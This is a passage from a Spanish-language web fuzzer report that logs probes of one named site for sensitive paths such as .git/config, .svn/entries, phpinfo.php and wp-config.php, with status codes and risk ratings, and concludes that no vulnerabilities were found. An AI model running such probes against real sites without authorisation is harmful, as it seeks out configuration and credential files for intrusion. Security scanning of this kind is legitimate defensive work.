URL: https://cbvision.net.ec/phpinfo.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 600 ms

Nivel de riesgo: BAJO

[RECURSO #17]

URL: https://cbvision.net.ec/index.php

Código de estado: 200

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 188.94 KB

Tiempo de respuesta: 1436 ms

Nivel de riesgo: ALTO

[RECURSO #18]

URL: https://cbvision.net.ec/test.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 651 ms

Nivel de riesgo: BAJO

[RECURSO #19]

URL: https://cbvision.net.ec/database.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 1708 ms

Nivel de riesgo: BAJO

[RECURSO #20]

URL: https://cbvision.net.ec/.git/config

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 548 ms

Nivel de riesgo: BAJO

[RECURSO #21]

URL: https://cbvision.net.ec/.gitignore

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 477 ms

Nivel de riesgo: BAJO

[RECURSO #22]

URL: https://cbvision.net.ec/.git/HEAD

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 345 ms

Nivel de riesgo: BAJO

[RECURSO #23]

URL: https://cbvision.net.ec/.git/config

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 575 ms

Nivel de riesgo: BAJO

[RECURSO #24]

URL: https://cbvision.net.ec/.svn/entries

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 558 ms

Nivel de riesgo: BAJO

[RECURSO #25]

URL: https://cbvision.net.ec/config.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 636 ms

Nivel de riesgo: BAJO

[RECURSO #26]

URL: https://cbvision.net.ec/configuration.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 555 ms

Nivel de riesgo: BAJO

[RECURSO #27]

URL: https://cbvision.net.ec/settings.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 1237 ms

Nivel de riesgo: BAJO

[RECURSO #28]

URL: https://cbvision.net.ec/wp-config.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 1221 ms

Nivel de riesgo: BAJO

═══

CONCLUSIONES Y RECOMENDACIONES GENERALES

═══

ESTADO: NO SE DETECTARON VULNERABILIDADES

No se detectaron vulnerabilidades con los payloads utilizados.

Sin embargo, se recomienda:

• Realizar auditorías de seguridad más exhaustivas

• Implementar pruebas de penetración manuales

• Mantener actualizadas todas las dependencias

═══

Reporte generado por WebSec Fuzzer - 2025-11-25 16:01:54

═══